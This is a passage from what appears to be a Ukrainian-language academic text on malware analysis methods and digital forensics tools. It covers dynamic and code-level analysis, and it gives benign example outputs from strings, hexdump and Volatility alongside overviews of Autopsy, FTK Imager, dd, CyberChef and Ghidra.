Інструментарій динамічного коду передбачає модифікацію коду шкідливого програмного забезпечення під час виконання, щоб перехоплювати виклики функцій, відстежувати звернення до пам'яті та аналізувати потік виконання програми. Такі інструменти, як PIN, Frida та DynamoRIO, використовуються для вбудовування інструментального коду в двійковий код шкідливого програмного забезпечення, що дозволяє аналізувати його поведінку в режимі реального часу. Цей метод дозволяє аналітикам відстежувати шлях виконання шкідливого програмного забезпечення, відстежувати виклики API та виявляти шкідливу активність у міру її виникнення.

Аналіз мережевого трафіку визначається тим, що шкідливе програмне забезпечення часто зв'язується через мережу з серверами управління (C2) або іншими шкідливими об'єктами для отримання інструкцій, витоку даних або

завантаження додаткового корисного навантаження. Аналіз мережевого трафіку передбачає моніторинг та аналіз мережевих комунікацій, ініційованих шкідливим програмним забезпеченням, для виявлення зловмисних доменів, IP-адрес, протоколів та шаблонів зв'язку. Для перехоплення та аналізу мережевого трафіку, згенерованого шкідливим програмним забезпеченням, зазвичай використовують такі інструменти, як Wireshark, tcpdump і Bro.

Аналіз пам'яті передбачає вивчення взаємодії шкідливого програмного забезпечення з системною пам'яттю під час виконання. Цей метод дозволяє аналітикам виявляти ін'єкції процесів, виявляти атаки з впровадженням коду та аналізувати резидентне в пам'яті корисне навантаження. Інструменти аналізу пам'яті, такі як Volatility, дозволяють аналітикам витягувати цінні артефакти з дамів пам'яті, зокрема запущені процеси, завантажені модулі, мережеві з'єднання та ключі реєстру. [11].

Динамічне розшифрування та декомпресія шкідливого програмного забезпечення передбачає роботу з програмами, що використовують методи шифрування або стиснення для маскування свого коду та уникнення виявлення. Методи динамічного аналізу можуть включати моніторинг поведінки шкідливого програмного забезпечення для виявлення процедур розшифрування або декомпресії, фіксації розшифрованого коду в пам'яті та аналізу відкритого текстового корисного навантаження. Динамічно розшифровуючи або розпаковуючи шкідливе програмне забезпечення, аналітики можуть виявити його справжню функціональність і поведінку.

Методи аналізу на рівні коду передбачають вивчення базового коду та алгоритмів, що використовуються шкідливим програмним забезпеченням, щоб зрозуміти його логіку, функціональність та потенційні вразливості. Вивчаючи вихідний код шкідливого програмного забезпечення, інструкції зі складання та структури даних, аналітики можуть отримати уявлення про його поведінку, наміри та можливості.

Найпоширеніші методи аналізу на рівні коду:

1. Зворотна інженерія (Reverse Engineering).

2. Аналіз обфускації коду.

3. Емуляція коду та симуляція.

Зворотна інженерія передбачає деконструкцію та розуміння логіки коду, алгоритмів і структур даних шкідливого програмного забезпечення. Аналітики розбирають або декомпілюють двійковий код шкідливого програмного забезпечення, щоб реконструювати його високорівневу функціональність і поведінку.

Аналіз обфускації коду – це дослідження методів заплутування, які автори шкідливого програмного забезпечення часто використовують для уникнення виявлення та аналізу. Обфускація передбачає приховування справжніх намірів і функціональності шкідливого програмного забезпечення за допомогою таких технік, як шифрування, поліморфізм і пакування.

Можуть використовуватися наступні методи аналізу обфускації коду:

1. Деобфускація коду.

2. Розпізнавання шаблонів.

Деобфускація – це процес виявлення та розшифровка завуальованого коду, щоб виявити його оригінальну логіку та функціональність. Аналітики використовують автоматизовані інструменти або ручні методи, щоб усунути наслідки обфускації та зрозуміти справжню поведінку шкідливого програмного забезпечення.

Розпізнавання шаблонів здійснюється шляхом виявлення поширених шаблонів та алгоритмів, які використовують автори шкідливих програм для заплутування свого коду. Аналітики розробляють евристики та алгоритми для ефективного виявлення та усунення заплутаного коду.

Емуляція коду та симуляція передбачають запуск коду шкідливого програмного забезпечення в імітованому або змодельованому середовищі, щоб проаналізувати його поведінку без виконання на реальній системі. Платформи емуляції, такі як QEMU, Bochs і VMware, дозволяють аналітикам запускати двійкові файли шкідливого програмного забезпечення в контрольованих середовищах і відстежувати їхню взаємодію з системними ресурсами.

Методи аналізу на рівні коду шляхом емуляції можуть включати:

1. Імітація середовища.
2. Віртуалізація.

Імітація середовища має на меті виконання шкідливого програмного забезпечення для аналізу його поведінки та взаємодії з базовою системою. Емулятори імітують поведінку апаратних компонентів, системних викликів та API, щоб забезпечити реалістичне середовище виконання шкідливого програмного забезпечення.

Віртуалізація передбачає запуск шкідливого програмного забезпечення у середовищі віртуальної машини (ВМ), щоб ізолювати його від хост-системи і спостерігати за його поведінкою. Платформи віртуалізації, такі як VMware, VirtualBox і Hyper-V, дозволяють аналітикам створювати і керувати ізольованими середовищами віртуальних машин для аналізу шкідливого програмного забезпечення.


Отже, аналіз шкідливого програмного забезпечення – це багатогранний процес, який вимагає поєднання статичних, динамічних, поведінкових методів і методів на рівні коду для всебічного розуміння характеристик і можливостей шкідливого програмного забезпечення. Застосовуючи різноманітні методи аналізу та використовуючи передові інструменти і технології, фахівці з кібербезпеки можуть ефективно виявляти, аналізувати та зменшувати загрози, що створюються шкідливим програмним забезпеченням, таким чином захищаючи критичні системи та дані від кібератак.

1.3. Інструменти та технологічний стек для цифрової криміналістики та аналізу шкідливого програмного забезпечення.

Використання певних дистрибутивів Linux (наприклад Parrot OS Security) може забезпечити фахівців завчасно встановленим набором утиліт, які допоможуть провести попередній аналіз файлів, пам'яті та мережевого трафіку.

Наприклад, утиліта strings дозволяє витягувати текстові рядки з бінарних файлів, що може бути корисним для виявлення прихованих даних або аналізу підозрілих виконуваних файлів. Вона часто використовується для перевірки

збережених конфіденційних даних, таких як паролі чи IP-адреси, що могли залишитися в пам'яті програми.



```
linuxhint@linuxhint-VBox: ~  
linuxhint@linuxhint-VBox:~$ strings -t d samplefile  
792 /lib64/ld-linux-x86-64.so.2  
883 &W)^  
1137 libc.so.6  
1147 puts  
1152 __cxa_finalize  
1167 __libc_start_main  
1185 GLIBC_2.2.5  
1197 _ITM_deregisterTMCloneTable  
1225 __gmon_start__  
1240 _ITM_registerTMCloneTable  
4363 u+UH  
4554 [ ]A\A]A^A_  
8196 This is a test file  
8367 :*3$"  
12304 GCC: (Ubuntu 9.3.0-17ubuntu1~20.04) 9.3.0  
13913 crtstuff.c  
13924 deregister_tm_clones  
13945 __do_global_dtors_aux  
13967 completed.8060  
13982 __do_global_dtors_aux_fini_array_entry  
14021 frame_dummy  
14033 __frame_dummy_init_array_entry  
14064 samplefile.cpp
```

Рисунок 1.3.1 – Приклад використання утиліти “strings” для дослідження виконуваного файлу

Ще однією корисною командою в дистрибутивах Linux є `hexdump`, яка допомагає переглядати вміст файлу у шістнадцятковому форматі, що дозволяє досліджувати його структуру та знаходити можливі сліди маніпуляцій, наприклад, приховані секції або сигнатури шкідливого коду.

RVA	Raw Data	Value	
00000000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....	MS-DOS Header
00000010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00	@.....	
00000020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
00000030	00 00 00 00 00 00 00 00 00 00 00 00 18 01 00		
00000040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	L!Th	
00000050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno	MS-DOS Stub
00000060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	...t be run in DOS	
00000070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00	mode...\$.....	
00000080	04 62 8C 75 40 03 E2 26 40 03 E2 26 40 03 E2 26	...b.u@. &@. &@. &	
00000090	F4 9F 13 26 49 03 E2 26 F4 9F 11 26 3C 03 E2 26	...&l. &... &<. &	
000000A0	F4 9F 10 26 58 03 E2 26 7B 5D E1 27 51 03 E2 26	...&X. &{]. 'Q. &	PE-Signature
000000B0	7B 5D E7 27 64 03 E2 26 7B 5D E6 27 51 03 E2 26	{]. 'd. &{]. 'Q. &	
000000C0	A5 5A E7 27 42 03 E2 26 D2 5D EB 27 46 03 E2 26	.Z. 'B. &{]. 'F. &	
000000D0	F4 9F 0D 26 4D 03 E2 26 40 03 E3 26 38 03 E2 26	...&M. &@. &8. &	
000000E0	D2 5D 1D 26 41 03 E2 26 40 03 75 26 77 03 E2 26	...]. &A. &@. u&w. &	
000000F0	D2 5D E0 27 41 03 E2 26 52 69 63 68 40 03 E2 26	...]. 'A. &Rich@. &	File Header
00000100	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
00000110	00 00 00 00 00 00 00 00 50 45 00 00 4C 01 06 00	PE.....	
00000120	2A 31 07 8C 00 00 00 00 00 00 00 00 E0 00 02 01		
00000130	0B 01 0E 00 00 4A 01 00 00 AE 0F 00 00 00 00 00	J.....	
00000140	56 4E 00 00 00 10 00 00 00 60 01 00 00 40 00	VN.....@.....	Optional Header
00000150	00 10 00 00 00 02 00 00 05 00 01 00 00 00 00		
00000160	05 00 01 00 00 00 00 00 00 50 11 00 00 04 00	P.....	
00000170	23 0B 12 00 02 00 40 81 00 00 10 00 00 10 00	#.....@.....	
00000180	00 00 10 00 00 10 00 00 00 00 00 00 10 00 00		
00000190	00 00 00 00 00 00 00 00 BC C2 01 00 78 00 00	x.....	PE sections
000001A0	00 00 02 00 FC 24 0F 00 00 00 00 00 00 00 00	\$.....	
000001B0	00 FC 10 00 30 5A 00 00 00 30 11 00 B4 10 00	0Z...0.....	
000001C0	70 B9 01 00 54 00 00 00 00 00 00 00 00 00 00	p...T.....	
000001D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
000001E0	C8 B9 01 00 40 00 00 00 00 00 00 00 00 00 00	@.....	
000001F0	00 60 01 00 A0 01 00 00 00 00 00 00 00 00 00		
00000200	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
00000210	2E 74 65 78 74 00 00 00 A1 48 01 00 00 10 00	...text...H.....	
00000220	00 4A 01 00 00 04 00 00 00 00 00 00 00 00 00	...J.....	
00000230	00 00 00 00 20 00 00 60 2E 72 64 61 74 61 00	rdata.....	
00000240	00 6C 00 00 00 60 01 00 00 6C 00 00 4E 01 00	...l.....l...N.....	

Рисунок 1.3.2 – Використання утиліти hexdump для дослідження PE-файлу (виконуваний файл Windows)

Окрім цього, Parrot OS містить інструменти для роботи з мережевим трафіком, зворотного інжинірингу та аналізу пам'яті. Наприклад, Wireshark – це аналізатор мережевих протоколів, який перехоплює і відображає мережевий трафік в режимі реального часу. Хоча його часто використовують для усунення несправностей мережі, він також може бути цінним для цифрової криміналістики. При розслідуванні мережевих інцидентів Wireshark можна використовувати для аналізу шаблонів трафіку, виявлення підозрілих з'єднань і перехоплення пакетів для поглибленого аналізу.




Рисунок 1.3.3 – Використання інструмента Wireshark для аналізу мережевої активності

Існує й інша вбудована в Linux команда `find`, яка дозволяє перевірити файли, які можуть бути замасковані під інші типи або мають невірне розширення. За допомогою команди `file` можна виявити, чи є файл дійсно виконуваним або чи містить він шкідливий код, навіть якщо його розширення вказує на нешкідливий тип.

Хоча такі дистрибутиви як Parrot OS містять багато корисних утиліт для базового аналізу цифрових доказів, у більш складних випадках криміналістам часто доводиться звертатися до спеціалізованих програм, розроблених для глибшого дослідження різних типів даних. Такі інструменти дозволяють проводити детальний аналіз файлових систем, досліджувати дампи пам'яті, виконувати зворотний інжиніринг програмного забезпечення та відновлювати видалені дані.

Для створення та аналізу образів дисків використовуються наступні інструменти:

1. Autopsy (Sleuth Kit).
2. FTK Imager.
3. dd та dcfldd

Autopsy (Sleuth Kit) – це програма з графічним інтерфейсом, яка допомагає досліджувати та аналізувати жорсткі диски та мобільні пристрої. Autopsy

входить до складу Sleuth Kit і дозволяє відновлювати видалені файли, аналізувати файлові системи та досліджувати різні артефакти. Autopsy чудово підходить для дослідження жорсткого диска або образів.

За допомогою Autopsy можна аналізувати файлову систему, шукати за ключовими словами, відновлювати видалені файли і витягувати дані про дії користувача, такі як історія браузера та електронна пошта [12].




Рисунок 1.3.4 – Процес аналізу образу диска за допомогою інструмента Autopsy

FTK Imager – це легкий, але потужний інструмент, який дозволяє створювати образи дисків і аналізувати їх вміст. У той час як повний Forensic Toolkit (FTK) є комерційним інструментом, FTK Imager є безкоштовним [13]. FTK Imager використовується для створення побітового зображення жорсткого диска або знімного носія, створюючи ідеальну копію для криміналістичного аналізу. Цю копію можна аналізувати, не впливаючи на оригінальні дані.




Рисунок 1.3.5 – Процес аналізу образу диска за допомогою інструмента FTK Imager

`dd` та `dcfldd` – це інструменти командного рядка, які використовуються для створення образів дисків для подальшого аналізу. У той час як `dd` – це інструмент для Unix, `dcfldd` – це розширена версія, пристосована для криміналістики, з такими функціями, як хешування для перевірки цілісності образів. Обидва інструменти використовуються для створення точних копій образів дисків, що дозволяє працювати з ідентичною копією підозрюваних даних. `dcfldd` часто надають перевагу для криміналістики через його здатність забезпечувати хеш-перевірку [14].





Рисунок 1.3.6 – Створення образу диска /dev/sdb1 в вихідний файл output.img за допомогою утиліти dd

Для аналізу дампу пам'яті використовується інструмент Volatility. Він дозволяє дослідникам аналізувати зображення оперативної пам'яті, процеси, мережеві з'єднання тощо. Volatility особливо корисний при розслідуванні заражень шкідливим програмним забезпеченням або вторгнень. Аналіз дампу пам'яті за допомогою даного інструмента може виявити інформацію про

запущені процеси, мережеві з'єднання і навіть фрагменти файлів, які знаходяться в пам'яті [15].



Offset(V)	Name	PID	PPID	Thds	Hnds	Sess	Wow64	Start	Exit
0xfffffa800ca0040	System	4	0	80	570		0	2019-12-11 13:41:25 UTC+0000	
0xfffffa800140f40	smss.exe	248	4	3	37		0	2019-12-11 13:41:25 UTC+0000	
0xfffffa800154f740	csrss.exe	320	312	9	457	0	0	2019-12-11 13:41:32 UTC+0000	
0xfffffa8000ca81e0	csrss.exe	368	360	7	199	1	0	2019-12-11 13:41:33 UTC+0000	
0xfffffa8001c45060	psrss.exe	376	248	18	786	0	0	2019-12-11 13:41:33 UTC+0000	
0xfffffa8001c5f060	winlogon.exe	416	360	4	118	1	0	2019-12-11 13:41:34 UTC+0000	
0xfffffa8001c5f030	wininit.exe	424	312	3	75	0	0	2019-12-11 13:41:34 UTC+0000	
0xfffffa8001c98530	services.exe	484	424	13	219	0	0	2019-12-11 13:41:35 UTC+0000	
0xfffffa8001ca0580	lsass.exe	492	424	9	764	0	0	2019-12-11 13:41:35 UTC+0000	
0xfffffa8001caab30	lsm.exe	500	424	11	185	0	0	2019-12-11 13:41:35 UTC+0000	
0xfffffa8001cfab30	svchost.exe	588	484	11	358	0	0	2019-12-11 13:41:39 UTC+0000	
0xfffffa8001d327c0	VBoxService.exe	652	484	13	137	0	0	2019-12-11 13:41:40 UTC+0000	
0xfffffa8001da9b30	svchost.exe	720	484	8	279	0	0	2019-12-11 13:41:41 UTC+0000	
0xfffffa8001da9420	svchost.exe	816	484	23	569	0	0	2019-12-11 13:41:42 UTC+0000	
0xfffffa8001da5b30	svchost.exe	852	484	28	542	0	0	2019-12-11 13:41:43 UTC+0000	
0xfffffa8001da96c0	svchost.exe	876	484	32	941	0	0	2019-12-11 13:41:43 UTC+0000	
0xfffffa8001e1bb30	svchost.exe	472	484	19	476	0	0	2019-12-11 13:41:47 UTC+0000	
0xfffffa8001e1bb30	svchost.exe	1544	160	5	345	0	0	2019-12-11 13:41:49 UTC+0000	
0xfffffa8001e1b230	spoolsv.exe	1208	484	13	282	0	0	2019-12-11 13:41:51 UTC+0000	
0xfffffa8001eda060	svchost.exe	1248	484	19	313	0	0	2019-12-11 13:41:52 UTC+0000	

Рисунок 1.3.7 – Аналіз інформації про наявні процеси на збереженому образі диску за допомогою інструмента Volatility

Також існують корисні інструменти, які дозволяють працювати з даними для їх подальшого аналізу в сфері цифрової криміналістики. Foremost і Scalpel – це утиліти, які дозволяють витягувати певні типи файлів з образів дисків на основі заголовків, футерів та інших шаблонів. Обидві утиліти корисні для відновлення видалених файлів. Наприклад, якщо з жорсткого диска видалено файл образу, Foremost або Scalpel можуть знайти і відновити його за підписом.

Bulk Extractor – це інструмент, який сканує образ диска і витягує такі дані, як адреси електронної пошти, URL-адреси та номери кредитних карток. Він особливо корисний для виявлення та аналізу певних типів даних. Фахівці використовують Bulk Extractor для швидкого пошуку певних типів даних в образі диска [16]. Наприклад, у випадку фінансового шахрайства Bulk Extractor може допомогти знайти конфіденційну фінансову інформацію.

Шкідливі файли також можуть використовувати різні методи заплутування коду або криптографічні методи для ускладнення виявлення та аналізу коду, який негативно впливатиме на систему жертви. В такому випадку, для декодування певних елементів коду, фахівці можуть використовувати власноруч створені скрипти. Такі скрипти можна написати за допомогою мови програмування Python, адже вона є ідеальним інструментом для створення скриптів для декодування та обробки шкідливого коду через свою простоту,

багатий набір бібліотек і гнучкість. Завдяки бібліотекам, таким як `ruscryptodome` для криптографії або `unprus` для роботи з байт-кодом Python, можна швидко створювати скрипти, що автоматизують складні завдання декодування.

У випадку, якщо шкідливі файли містять в собі криптографічні елементи для кодування інших залежних файлів або елементів програми, онлайн-інструмент CyberChef може стати надзвичайно корисним. Він дозволяє без зайвих зусиль декодувати зашифровані файли за допомогою вбудованих алгоритмів для декодування Base64, AES, XOR та інших криптографічних методів. Завдяки інтуїтивно зрозумілому інтерфейсу і великій кількості готових шаблонів, CyberChef дозволяє експертам швидко й ефективно проводити аналіз зашифрованих даних, що значно прискорює процес розслідування та допомагає виявляти приховані елементи шкідливих програм.




Рисунок 1.3.8 – Процес декодування тексту, закодованого методом AES, за допомогою інструмента Cyber Chef

У випадках, коли шкідливе програмне забезпечення використовує складну обфускацію, динамічну генерацію коду або антианалітичні механізми, фахівцям необхідно використовувати спеціалізовані інструменти для зворотного інжинірингу:

1. Дизасемблери та Декомпілятори.
2. Динамічні налагоджувачі.
3. Інструменти моніторингу процесів.

Дизасемблери та Декомпілятори (IDA Pro, Ghidra) – основні інструменти для статичного аналізу коду. Вони перетворюють бінарний виконуваний файл у мову асемблера (дизасемблювання) або наближену до високорівневої мови (C/C++) (декомпілювання). Це дозволяє відстежувати логіку програми, ідентифікувати функції, що відповідають за маскування, та вручну відновлювати обфусковані рядки або алгоритми [17]. Ghidra, розроблена NSA, є популярною безкоштовною альтернативою IDA Pro.

